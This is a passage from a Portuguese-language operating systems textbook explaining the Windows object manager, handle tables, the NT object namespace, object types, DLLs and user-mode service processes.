
Tanto a memória física quanto os endereços virtuais do núcleo são recursos valiosos. Quando um objeto não é mais necessário, ele deve ser removido e sua memória e endereços devolvidos ao sistema. Mas, se um objeto é reivindicado enquanto ainda está em uso, a memória pode ser alocada para um novo objeto, e então é provável que as estruturas de dados sejam corrompidas. Isso é fácil de ocorrer na camada executiva do Windows porque ela é altamente multithread e implementa várias operações assíncronas (funções que retornam ao chamador antes de terminar o serviço nas estruturas de dados que recebem).

Para evitar a liberação prematura de objetos em decorrência de condições de corrida, o gerenciador de objetos implementa um mecanismo de contagem de referências e o conceito de **ponteiro referenciado**, que é necessário para acessar um objeto sempre que ele estiver sob risco de ser apagado. Dependendo das convenções acerca de cada tipo particular de objeto, há apenas alguns momentos específicos em que um objeto pode ser apagado por outro thread. Em outros momentos, a


FIGURA 11.15 A estrutura de um objeto do executivo gerenciado pelo gerenciador de objetos.

utilização de travas, dependências entre estruturas de dados e até o fato de nenhum outro thread ter um ponteiro para um objeto são suficientes para impedir que o objeto seja apagado de forma prematura.

Descritores (*handles*)

As referências do modo usuário para objetos do modo núcleo não podem utilizar-se de ponteiros, pois eles são muito difíceis de validar. Em vez disso, os objetos do modo núcleo devem ser nomeados de alguma outra forma para que o código de usuário possa fazer referências a eles. O Windows usa **descritores** para fazer referência a objetos do modo núcleo. Esses descritores são valores opacos convertidos pelo gerenciador de objetos em referências a estruturas de dados específicas do modo núcleo que representam um objeto. A Figura 11.16 apresenta a estrutura de dados da tabela de descritores usada para traduzir os descritores em ponteiros de objetos. A tabela de descritores é expansível por meio da adição de camadas extras de indireção. Cada processo tem sua própria tabela, incluindo o processo de sistema que contém os threads do núcleo não associados a um processo do modo usuário.

FIGURA 11.16 Estrutura de dados de uma tabela de descritores mínima usando uma única página para até 512 descritores.

A Figura 11.17 apresenta uma tabela de descritores com duas camadas extras de indireção, o máximo suportado. Em alguns casos, é conveniente que o código em execução no modo núcleo seja capaz de usar descritores no lugar de ponteiros referenciados. Estes são chamados **descritores do núcleo** e codificados de maneira especial para que possam ser diferenciados dos descritores do modo usuário. Eles são mantidos nas tabelas de descritores dos processos de sistema e não podem ser acessados pelo modo usuário. Assim como a maior parte do espaço de endereçamento virtual do núcleo é compartilhada por todos os processos, a tabela de descritores do sistema é compartilhada por todos os componentes do núcleo, não importando qual seja o atual processo do modo usuário.

Os usuários podem criar novos objetos ou abrir aqueles já existentes fazendo chamadas do Win32 como CreateSemaphore ou OpenSemaphore, que são chamadas para procedimentos de biblioteca que, no fim das contas, resultam na realização da chamada de sistema apropriada. O resultado de qualquer chamada bem-sucedida que cria ou abre um objeto é um item de tabela de descritores, com 64 bits, que é gravado na tabela privada de descritores do processo na memória do núcleo. O índice, com 32 bits, da posição lógica do descritor na tabela é retornado ao usuário para ser usado em chamadas posteriores. A entrada na tabela de descritores, com 64 bits, no núcleo contém duas palavras de 32 bits. Uma contém um ponteiro com 29 bits para o cabeçalho do objeto; os outros 3 bits são usados como flags (por exemplo, se o descritor é herdado pelos processos que ele cria) e são "desmascarados" antes de o ponteiro ser seguido. A outra palavra contém uma máscara de direitos com 32 bits, que é necessária porque a verificação de permissões é feita apenas no momento em que o objeto é criado ou aberto. Se um processo só tem permissão de leitura para

FIGURA 11.17 Estrutura de dados de uma tabela máxima de até 16 milhões de descritores.

um objeto, todos os outros bits na máscara serão 0, permitindo ao sistema operacional rejeitar qualquer outra operação no objeto além de leitura.

O espaço de nomes do objeto

Os processos podem compartilhar objetos duplicando um descritor para o objeto nos outros processos, mas isso requer que o processo que está duplicando tenha descritores de outros processos, o que é impraticável em muitas situações, como quando os processos que estão compartilhando um objeto não são relacionados ou quando são protegidos uns dos outros. Em outros casos, é importante que os objetos persistam mesmo quando não estão sendo usados por nenhum processo, como objetos de dispositivos representando dispositivos físicos, ou volumes montados, ou os objetos usados para implementar o próprio gerenciador de objetos no espaço de nomes do NT. Para resolver o compartilhamento geral e os requisitos de persistência, o gerenciador de objetos permite que objetos arbitrários sejam nomeados no espaço de nomes do NT quando são criados. Entretanto, é responsabilidade do componente do executivo, que manipula objetos de tipos particulares, fornecer as interfaces que dão suporte ao uso das facilidades de nomeação do gerenciador de objetos.

O espaço de nomes do NT é hierárquico, com o gerenciador de objetos implementando diretórios e ligações simbólicas. O espaço de nomes também é extensível, permitindo que qualquer tipo de objeto especifique extensões para ele, fornecendo uma rotina chamada **Parse**. A rotina *Parse* é um dos procedimentos que podem ser fornecidos para cada objeto em sua criação, como exibido na Figura 11.18.

O procedimento *Open* é pouco usado porque o comportamento padrão do gerenciador de objetos é, de maneira usual, o necessário; logo, esse procedimento é especificado como NULL para quase todos os tipos de objeto.

Os procedimentos *Close* e *Delete* representam diferentes estados causados no objeto. Quando o último descritor para um objeto é fechado, pode haver ações necessárias para limpar o estado, que são realizadas pelo procedimento *Close*. Quando a última referência de ponteiro é removida do objeto, o procedimento *Delete* é chamado para que o objeto possa ser preparado para ser apagado e sua memória seja reutilizada. Com objetos de arquivo, os dois procedimentos são implementados como callbacks para o gerenciador de E/S, que é o componente que declarou o tipo do objeto de arquivo. As operações do gerenciador de objetos resultam em operações de E/S que são enviadas pela pilha de dispositivos associada ao objeto de arquivo, e o sistema de arquivos faz a maior parte do trabalho.

O procedimento *Parse* é usado para abrir ou criar objetos, como arquivos e chaves de registro, que estendem o espaço de nomes do NT. Quando o gerenciador de objetos está tentando abrir um objeto pelo nome e encontra um nó folha na parte do espaço de nomes que gerencia, ele verifica se o tipo do objeto de nó folha tem um procedimento *Parse* especificado; se tiver, ele invoca o procedimento, passando qualquer parte não usada do caminho. Usando mais uma vez os objetos de arquivo como exemplo, o nó folha é um objeto de dispositivo representando um volume de sistema de arquivos em particular. O procedimento *Parse* é implementado pelo gerenciador de E/S e resulta em uma operação de E/S para o sistema de arquivos para preencher um objeto de arquivo em referência a uma instância aberta do arquivo ao qual o caminho se refere no volume. Mais adiante, exploraremos passo a passo esse exemplo particular.

O procedimento *QueryName* é usado para procurar o nome associado a um objeto. O procedimento *Security* é usado para obter, configurar ou apagar os descritores de segurança em um objeto. Para a maioria dos tipos de objetos esse procedimento é fornecido como ponto de entrada padrão ao componente do monitor de referência de segurança do executivo.

FIGURA 11.18 Procedimentos de objeto fornecidos na especificação de um novo tipo de objeto.

Procedimento	Quando é chamado	Notas
Open	Para cada novo descritor	Usado raramente
Parse	Para tipos de objeto que estendem o espaço de nomes	Usado para arquivos e chaves de registro
Close	No último fechamento do descritor	Limpa os efeitos colaterais visíveis
Delete	Na remoção da última referência de ponteiro	O objeto está para ser apagado
Security	Obter ou configurar o descritor de segurança	Proteção
QueryName	Obter o nome do objeto	Raramente usado fora do núcleo

Note que os procedimentos na Figura 11.18 não realizam as operações mais úteis para cada tipo de objeto, como leitura ou gravação em arquivos (ou descer e subir em semáforos). Em vez disso, os procedimentos do gerenciador de objetos fornecem funções necessárias para configurar corretamente o acesso aos objetos e limpar os objetos quando terminar com eles. Os objetos se tornam úteis pelas APIs que operam sobre as estruturas de dados que os objetos contêm. Chamadas do sistema, como NtReadFile e NtWriteFile, utilizam a tabela de descritores do processo, criada pelo gerenciador de objetos para traduzir um descritor em um ponteiro referenciado no objeto subjacente, como um objeto de arquivo, que contém os dados necessários para implementar as chamadas do sistema.

Além dos callbacks de tipo de objeto, o gerenciador de objetos também fornece um conjunto de rotinas genéricas de objeto para operações, como criar objetos e tipos de objetos, duplicar descritores, obter um ponteiro referenciado de um descritor ou um nome, adicionar e subtrair contagens de referência para o cabeçalho do objeto e NtClose (a função genérica que fecha todos os tipos de descritores).

Ainda que o espaço de nomes do objeto seja crucial para a operação inteira do sistema, poucas pessoas sabem que ele existe, porque não é visível para os usuários sem ferramentas especiais de visualização. Uma dessas ferramentas é a *winobj*, disponível gratuitamente em <www.microsoft.com/technet/sysinternals>. Quando executada, essa ferramenta exibe um espaço de nomes de um objeto que normalmente contém os diretórios de objeto listados na Figura 11.19, bem como alguns outros.

O diretório com nome estranho *\??* contém a identificação de todos os nomes de dispositivos no estilo do MS-DOS, como *A:* para o disquete e *C*: para o primeiro disco rígido. Esses nomes são, na verdade, ligações simbólicas para o diretório *\Device*, onde os objetos de dispositivo residem. O nome *\??* foi escolhido para torná-lo o primeiro em ordem alfabética, a fim de acelerar a pesquisa de todos os nomes de caminho começando com uma letra de unidade. O conteúdo dos outros diretórios de objetos deverá ser autoexplicativo.

Como descrito anteriormente, o gerenciador de objetos mantém uma contagem de descritores separada em cada objeto. Essa contagem nunca é maior que a contagem de ponteiros referenciados porque cada descritor válido tem um ponteiro referenciado para o objeto em sua entrada na tabela de descritores. A razão para a contagem separada de descritores é que muitos tipos de objetos podem precisar ter seus estados limpos quando a última referência do modo usuário desaparece, mesmo que eles não estejam prontos para ter sua memória apagada.

Um exemplo são os objetos de arquivo, que representam uma instância de um arquivo aberto. No Windows, os arquivos podem ser abertos para acesso exclusivo. Quando o último descritor para um objeto de arquivo é fechado, é importante apagar o acesso exclusivo naquele momento em vez de esperar pelo súbito desaparecimento de qualquer referência acidental no núcleo (por exemplo, depois da última descarga de dados da memória). De outra forma, fechar e reabrir um arquivo a partir do modo usuário pode não funcionar como esperado, pois o arquivo continua parecendo estar em uso.

FIGURA 11.19 Alguns diretórios típicos no espaço de nomes do objeto.

Diretório	Conteúdo
\??	Ponto de partida da pesquisa de dispositivos MS-DOS como C:
\DosDevices	Nome oficial do \??, mas na verdade só uma ligação simbólica para \??
\Device	Todos os dispositivos de E/S descobertos
\Driver	Objetos correspondentes a cada driver de dispositivo carregado
\ObjectTypes	Os tipos de objetos como os listados na Figura 11.21
\Windows	Objetos de envio de mensagens para todas as janelas de GUI do Win32
\BaseNamedObjects	Objetos do Win32 criados pelo usuário como semáforos, mutexes etc.
\Arcname	Nomes de partições descobertas pelo carregador de inicialização
\NLS	Objetos de Suporte de Linguagem Nacional
\FileSystem	Objetos de driver do sistema de arquivos e objetos reconhecedores do sistema de arquivos
\Security	Objetos pertencentes ao sistema de segurança
\KnownDLLs	Bibliotecas compartilhadas principais que são abertas cedo e mantidas abertas

Ainda que o gerenciador de objetos tenha mecanismos abrangentes para gerenciar o tempo de vida dos objetos no núcleo, nem as APIs do NT ou as APIs do Win32 oferecem um mecanismo de referência para lidar com a utilização de múltiplos threads concorrentes no modo usuário. Assim, muitas aplicações multithread têm condições de corrida e defeitos de software quando vão fechar um descritor em um thread sem ter terminado com ele em outro, fechar um descritor várias vezes ou fechar um descritor que outro thread ainda está usando e reabri-lo para referenciar um objeto diferente.


Talvez as APIs do Windows devessem ter sido projetadas para solicitar uma API de fechamento para cada objeto em vez de uma única operação genérica, NtClose. Isso teria ao menos reduzido a frequência de defeitos causados por threads do modo usuário fechando os descritores errados. Outra solução podia ser embutir um campo de sequência em cada descritor além do índice na tabela de descritores.

Para ajudar os desenvolvedores de aplicações a encontrar problemas como esses em seus programas, o Windows tem um **verificador de aplicações** que os desenvolvedores de software podem baixar da Microsoft. De maneira similar ao verificador para drivers que descreveremos na Seção 11.7, o verificador de aplicações faz uma extensa verificação de regras para ajudar os programadores a encontrar defeitos que podem não ser encontrados nos testes mais comuns. Ele também pode ativar uma ordenação FIFO para a lista de descritores livres, de modo que esses não sejam reutilizados de imediato (ou seja, desativa a ordenação LIFO, de melhor desempenho, que normalmente é usada para tabelas de descritores). Impedir que os descritores sejam reutilizados de forma rápida transforma as situações em que uma operação usa o descritor errado na utilização de um descritor fechado, que é mais fácil de detectar.

O objeto de dispositivo é um dos mais importantes e versáteis objetos do modo núcleo no executivo. O tipo é especificado pelo gerenciador de E/S, que, junto com os drivers de dispositivos, são os usuários principais dos objetos de dispositivos. Estes últimos estão intimamente relacionados com os drivers, e cada objeto de dispositivo tem, de modo geral, uma ligação para um objeto de driver específico, que descreve como acessar as rotinas de processamento de E/S para o driver correspondente ao dispositivo.

Objetos de dispositivos representam dispositivos de hardware, interfaces e barramentos, bem como partições lógicas de disco, volumes de disco e até sistemas de arquivos e extensões do núcleo, como filtros antivírus. Muitos drivers de dispositivos são nomeados, para que possam ser acessados sem ter de abrir descritores para instâncias dos dispositivos, como no UNIX. Usaremos objetos de dispositivos para ilustrar como o procedimento *Parse* é usado, conforme exibido na Figura 11.20:

1. Quando um componente do executivo, como o gerenciador de E/S implementando a chamada nativa de sistema NtCreateFile, chama ObOpenObjectByName no gerenciador de objetos, ele

FIGURA 11.20 Etapas dos gerenciadores de E/S e objetos para criar/abrir um arquivo e obter um descritor de arquivo.

passa um nome de caminho Unicode para o espaço de nomes do NT, digamos *\??\C:\foo\bar*.

2. O gerenciador de objetos procura nos diretórios e ligações simbólicas e, por fim, descobre que *\??\C:* se refere a um objeto de dispositivo (um tipo definido pelo gerenciador de E/S). O objeto de dispositivo é um nó folha na parte do espaço de nomes do NT gerenciada pelo gerenciador de objetos.
3. O gerenciador de objetos chama, então, o procedimento *Parse* para esse tipo de objeto, que é o IopParseDevice implementado pelo gerenciador de E/S. Ele não passa apenas um ponteiro para o objeto de dispositivo que encontrou (para *C:*), mas também a cadeia de caracteres remanescente *\foo\bar*.
4. O gerenciador de E/S vai criar um **IRP** (**I/O Request Packet** — pacote de solicitação de E/S), alocar um objeto de arquivo e enviar a solicitação para a pilha de dispositivos de E/S determinada pelo objeto de dispositivo encontrado pelo gerenciador de objetos.
5. O IRP percorre a pilha de E/S até alcançar um objeto de dispositivo representando a instância do sistema de arquivos para *C:*. Em cada estágio, o controle é passado para um ponto de entrada para o objeto de dispositivo associado ao objeto de driver daquele nível. O ponto de entrada usado nesse caso é para operações do tipo CREATE, uma vez que a solicitação é para criar ou abrir um arquivo chamado *\foo\bar* no volume.
6. Os objetos de dispositivos encontrados à medida que o IRP caminha para o sistema de arquivos representam drivers de filtro de sistema de arquivos, que podem modificar a operação de E/S antes que chegue ao objeto de dispositivo do sistema de arquivos. De maneira usual, esses dispositivos intermediários representam extensões do sistema, como filtros antivírus.
7. O objeto de dispositivo do sistema de arquivos tem uma ligação para o objeto de driver do sistema de arquivos, digamos o NTFS. Logo, o objeto de driver contém o endereço da operação CREATE no NTFS.
8. O NTFS vai preencher o objeto de arquivo e devolvê-lo para o gerenciador de E/S, que passa novamente por todos os dispositivos da pilha até que o IopParseDevice retorne ao gerenciador de objetos (veja a Seção 11.8).
9. O gerenciador de objetos termina sua procura no espaço de nomes. Ele recebeu de volta um objeto inicializado da rotina *Parse* (que, nesse caso, é um objeto de arquivo — não o objeto de dispositivo original que ele encontrou). Logo, o gerenciador de objetos cria um descritor para o objeto de arquivo na tabela de descritores do processo em curso e retorna o descritor para o chamador.
10. A última etapa é voltar ao chamador no modo usuário, que nesse exemplo é a API Win32 CreateFile, que devolverá o descritor para a aplicação.

Os componentes do executivo podem criar novos tipos de forma dinâmica, chamando a interface ObCreateObjectType para o gerenciador de objetos. Não há uma lista definitiva de tipos de objetos e eles mudam de uma versão para outra. Alguns dos mais comuns no Windows são listados na Figura 11.21. Vamos percorrer brevemente os tipos de objeto na figura.

Os tipos processo e thread são óbvios. Há um objeto para cada processo e cada thread, que contém as principais propriedades necessárias para gerenciar o processo ou o thread. Os três objetos seguintes, semáforo, mutex e evento, todos lidam com sincronização entre processos. Os semáforos e os mutexes funcionam como esperado, mas com muitas características extras (por exemplo, valores máximos e timeouts). Os eventos podem estar em um de dois estados: sinalizado ou não sinalizado. Se um thread espera por um evento que está sinalizado, ele é liberado imediatamente; se o evento está em estado não sinalizado, ele bloqueia até que algum outro thread sinalize o evento, o que libera ou todos os threads bloqueados (eventos de notificação) ou apenas o primeiro (eventos de sincronização). Um evento também pode ser configurado para que, após um sinal ter sido aguardado com sucesso, ele se reverta, de maneira automática, para o estado de não sinalizado, em vez de permanecer no estado sinalizado.

Os objetos de porta, temporizador e fila também estão relacionados com comunicação e sincronização. As portas são canais entre os processos para a troca de mensagens LPC. Os temporizadores fornecem um modo de bloqueio por um intervalo de tempo específico. As filas (conhecidas internamente como **KQUEUES**) são usadas para notificar os threads de que uma operação assíncrona de E/S inicializada anteriormente foi concluída ou de que uma porta tem uma mensagem esperando. Elas são projetadas para gerenciar os níveis de concorrência em uma aplicação e são usadas em aplicações de multiprocessadores de alto desempenho, como SQL.

Objetos de arquivo aberto são criados quando um arquivo é aberto. Arquivos que não estão abertos não têm objetos gerenciados pelo gerenciador de objetos.

FIGURA 11.21 Alguns tipos comuns de objetos gerenciados pelo gerenciador de objetos.

Tipo	Descrição
Processo	Processo do usuário
Thread	Thread dentro de um processo
Semáforo	Semáforo com contador usado para sincronização entre processos
Mutex	Semáforo binário usado para entrar em uma região crítica
Evento	Objeto de sincronização com estado persistente (sinalizado/não)
Porta de ALPC	Mecanismo de envio de mensagem entre processos
Temporizador	Objeto que permite um thread adormecer por um intervalo de tempo fixo
Fila	Objeto usado para notificar a conclusão de E/S assíncrona
Arquivo aberto	Objeto associado a um arquivo aberto
Token de acesso	Descritor de segurança para algum objeto
Perfil	Estrutura de dados usada na criação de perfis de uso da CPU
Seção	Objeto usado para representar arquivos mapeáveis
Chave	Chave de registro, usada para ligar o registro ao espaço de nomes do gerenciador de objetos
Diretório de objeto	Diretório para agrupar os objetos dentro do gerenciador de objetos
Ligação simbólica	Refere-se a outro objeto do gerenciador de objetos por nome de caminho
Dispositivo	Objeto de dispositivo de E/S para um dispositivo físico, barramento ou instância de volume
Driver de dispositivo	Cada driver de dispositivo carregado tem seu próprio objeto

Tokens de acesso são objetos de segurança; eles identificam um usuário e dizem quais privilégios especiais o usuário possui (se os possuir). Perfis são estruturas usadas para armazenar amostras periódicas do contador de programas de um thread em execução, para saber onde o programa está gastando seu tempo.

Seções são usadas para representar objetos de memória que as aplicações podem pedir ao gerenciador de memória para serem mapeadas em seu espaço de endereçamento. Elas gravam a seção do arquivo (ou arquivo de página) que representa as páginas do objeto de memória quando elas estão no disco. As chaves representam o ponto de montagem para o espaço de nomes do registro no espaço de nomes do gerenciador de objetos. Há, normalmente, apenas um objeto-chave, chamado *\REGISTRY*, que conecta os nomes das chaves do registro e os valores ao espaço de nomes do NT.

Diretórios de objeto e ligações simbólicas são locais à parte do espaço de nomes do NT administrados pelo gerenciador de objetos. Eles são similares aos seus correspondentes no sistema de arquivos: os diretórios permitem aos objetos relacionados serem mantidos juntos. Ligações simbólicas permitem a um nome em uma parte do espaço de nomes do objeto referenciar um objeto em uma parte diferente do espaço de nomes do objeto.

Cada dispositivo conhecido pelo sistema operacional tem um ou mais objetos de dispositivos que contêm informações sobre eles e são usados pelo sistema para referenciar um dispositivo. Por fim, cada driver de dispositivo que tenha sido carregado tem um objeto de driver no espaço de objetos. Os objetos de driver são compartilhados por todos os objetos de dispositivos que representam instâncias dos dispositivos controlados por aqueles drivers.

Outros objetos, não listados, têm propósitos mais especializados, como interagir com transações de núcleo, ou a fábrica de threads operários do pool de threads do Win32.

11.3.4 Subsistemas, DLLs e serviços do modo usuário

Voltando à Figura 11.4, vemos que o sistema operacional Windows consiste em componentes no modo núcleo e componentes no modo usuário. Completamos, assim, nossa visão geral dos componentes do modo núcleo; logo, é hora de olhar para os componentes do modo usuário, dos quais há três tipos que são particularmente importantes para o Windows: subsistemas de ambiente, DLLs e processos de serviço.

Já descrevemos o modelo de subsistemas do Windows; não entraremos em mais detalhes além de mencionar que, no projeto original do NT, os subsistemas eram vistos como uma maneira de dar suporte a várias personalidades de sistemas operacionais com o mesmo software de fundamento sendo executado no modo núcleo. Talvez essa tenha sido uma tentativa de evitar que sistemas operacionais competissem pela mesma plataforma, como o VMS e o Berkeley UNIX fizeram no VAX da DEC; ou talvez ninguém na Microsoft soubesse se o OS/2 teria sucesso como uma interface de programação, e então estavam protegendo suas apostas. Em qualquer dos casos, o OS/2 tornou-se irrelevante e um recém-chegado, a API do Win32, projetada para ser compartilhada com o Windows 95, passou a dominar.

Um segundo aspecto-chave do projeto do modo usuário do Windows é a biblioteca de ligação dinâmica (DLL), que é código que é ligado a programas executáveis em tempo de execução ao invés vez de em tempo de compilação. As bibliotecas compartilhadas não são um conceito novo e a maior parte dos sistemas operacionais modernos as utiliza. No Windows, quase todas as bibliotecas são DLLs, desde a biblioteca de sistema *ntdll.dll*, que é carregada em todo processo, até as bibliotecas de alto nível de funções comuns que se destinam a permitir a reutilização de código por desenvolvedores de aplicações.

As DLLs aumentam a eficiência do sistema permitindo que código comum seja compartilhado entre processos, reduzem os tempos de carregamento dos programas do disco, mantendo na memória os códigos usados com frequência, e aumentam a capacidade de manutenção do sistema, permitindo que o código de bibliotecas do sistema operacional seja atualizado sem ter de recompilar ou religar todos os programas que o utilizem.

Por outro lado, bibliotecas compartilhadas apresentam o problema de versionamento e aumentam a complexidade do sistema, porque mudanças introduzidas em uma biblioteca compartilhada para ajudar um programa em particular têm o potencial de expor erros latentes em outras aplicações, ou apenas quebrá-las em virtude das mudanças na implementação — um problema que, no mundo do Windows, é referido como **inferno da DLL**.

A implementação das DLLs é simples no conceito. No lugar de o compilador emitir um código que chama, de forma direta, sub-rotinas na mesma imagem executável, um nível de indireção é introduzido: a **IAT** (**Import Address Table** — Tabela de endereços de importação). Quando um executável é carregado, pesquisa-se nele sobre a lista de DLLs que também têm de ser carregadas (em geral um grafo, já que as DLLs listadas geralmente listam outras DLLs necessárias para sua execução). As DLLs solicitadas são carregadas e a IAT é preenchida para todas.

A realidade é mais complicada. Outro problema é que os grafos que representam as relações entre as DLLs podem conter ciclos ou ter comportamentos não determinísticos; logo, calcular a lista de DLLs para carregar pode resultar em uma sequência que não funcione. Além disso, no Windows, as bibliotecas DLL são autorizadas a executar códigos sempre que são carregadas para um processo, ou quando um novo thread é criado. De modo geral, isso é para que elas possam realizar a inicialização, ou alocar armazenamento para cada thread, mas muitas DLLs realizam muitos cálculos nessas rotinas de *anexação*. Se qualquer uma das funções chamadas em uma rotina de *anexação* precisar examinar a lista de DLLs carregadas, pode ocorrer um impasse que trava o processo.

As DLLs são usadas para mais do que apenas compartilhar códigos comuns. Elas habilitam um modelo de *hospedagem* para estender as aplicações. O Internet Explorer pode baixar, e se ligar a DLLs chamadas **controles ActiveX**. Na outra ponta da internet, servidores da web também carregam código dinâmico para produzir uma experiência web melhor para as páginas que eles exibem. Aplicações como o Microsoft *Office* são ligadas e executam DLLs para permitir que o *Office* seja usado como uma plataforma para a construção de outras aplicações. O estilo de programação **COM** (**Component Object Model** — modelo de objeto componente) permite aos programas encontrar e carregar, de modo dinâmico, código escrito para fornecer uma interface publicada específica, que leva à hospedagem de DLLs em processos por quase todas as aplicações que usam COM.

Todo esse carregamento dinâmico de código resultou em uma complexidade ainda maior para o sistema operacional, já que o gerenciamento de versões de biblioteca não é apenas uma questão de combinar um executável com as versões certas das DLLs, mas em alguns casos carregar várias versões da mesma DLL para um processo — o que a Microsoft chama de **lado a lado**. Um único programa pode hospedar duas bibliotecas de códigos dinâmicos diferentes, e cada uma pode querer carregar a mesma biblioteca do Windows — mas ter requisitos de versões diferentes para essa biblioteca.

Uma solução melhor seria hospedar código em processos separados, mas a hospedagem de código fora dos processos resulta em desempenho mais baixo e implica modelos de programação mais complicados em muitos casos. A Microsoft ainda não desenvolveu uma boa

solução para toda essa complexidade no modo usuário. Isso faz com que alguém anseie pela relativa simplicidade do modo núcleo.

Uma das razões para o modo núcleo ter menos complexidade que o modo usuário é que ele dá suporte a poucas oportunidades de extensão fora do modelo do driver de dispositivo. No Windows, a funcionalidade do sistema é estendida escrevendo serviços do modo usuário. Isso funcionou bem para os subsistemas e funciona ainda melhor quando apenas poucos serviços novos estão sendo oferecidos, ao contrário de uma personalidade completa do sistema operacional. Há poucas diferenças funcionais entre os serviços implementados no núcleo e os serviços implementados nos processos do modo usuário. Tanto o núcleo quanto os processos oferecem espaços de endereçamento privados onde as estruturas de dados podem ser protegidas e as solicitações de serviços podem ser bem examinadas.

Entretanto, pode haver diferenças significativas de desempenho entre os serviços no núcleo contra os serviços nos processos do modo usuário. Entrar no núcleo a partir do modo usuário é lento nos hardwares modernos, mas não tão lento quanto ter de fazê-lo duas vezes porque se está chaveando e voltando para outro processo. Além disso, a comunicação pelos processos tem uma largura de banda menor.

O código no modo núcleo pode (com muito cuidado) acessar dados nos endereços do modo usuário passados como parâmetros para suas chamadas de sistema. Com os serviços do modo usuário, ou esses dados devem ser copiados para o processo do serviço, ou se deve realizar um jogo de mapeamento da memória para lá e para cá (os recursos de ALPC no Windows tratam disso por baixo dos panos).

É possível que, no futuro, os custos de hardware do cruzamento entre espaços de endereçamento e modos de proteção sejam reduzidos, ou talvez até se tornem irrelevantes. O projeto Singularidade da Microsoft Research (FANDRICH et al., 2006) usa técnicas de tempo de execução, como as utilizadas em C# e Java, para tornar a proteção uma questão exclusiva do software. Não são necessários chaveamentos em hardware entre espaços de endereçamento ou modos de proteção.

O Windows faz uso significativo de processos de serviços do modo usuário para estender a funcionalidade do sistema. Alguns desses serviços são fortemente ligados ao funcionamento dos componentes do modo núcleo, como o *lsass.exe*, que é o serviço de autenticação de segurança local, que gerencia os objetos de token que representam a identidade do usuário, bem como as chaves de codificação usadas pelo sistema de arquivos. O gerenciador de recursos plug-and-play do modo usuário é responsável por determinar o driver correto a ser utilizado quando um novo dispositivo de hardware é encontrado, instalá-lo e dizer ao núcleo para carregá-lo. Muitos recursos oferecidos por terceiros, como gerenciamento de antivírus e direitos digitais, são implementados como uma combinação de drivers do modo núcleo e serviços do modo usuário.

No Windows, o *taskmgr.exe* tem uma aba que identifica os serviços em execução no sistema. Vários serviços podem ser vistos executando no mesmo processo (**svchost.exe**). O Windows faz isso em muitos de seus próprios serviços de inicialização para reduzir o tempo necessário para inicializar o sistema. Os serviços podem ser combinados no mesmo processo desde que possam operar de maneira segura com as mesmas credenciais de segurança.

Dentro de cada um dos processos compartilhados de serviço, serviços individuais são carregados como DLLs. Eles, de modo geral, compartilham um pool de threads usando o recurso de pool de threads do Win32, de modo que apenas um número mínimo de threads precise estar em execução por todos os serviços residentes.

Os serviços são fontes comuns de vulnerabilidades de segurança no sistema porque são, de modo geral, acessíveis remotamente (dependendo do firewall do TCP/IP e configurações de segurança de IP), e nem todos os programadores que escrevem serviços são cuidadosos como deveriam para validar os parâmetros e buffers que são passados pelas RPCs.

O número de serviços sendo executados de maneira constante no Windows é impressionante. No entanto, alguns deles nunca recebem uma única solicitação e, quando o fazem, é provável que seja de um atacante tentando explorar uma vulnerabilidade. Como resultado, mais e mais serviços no Windows são desativados por padrão, em especial nas versões do Windows Server.

11.4 Processos e threads no Windows

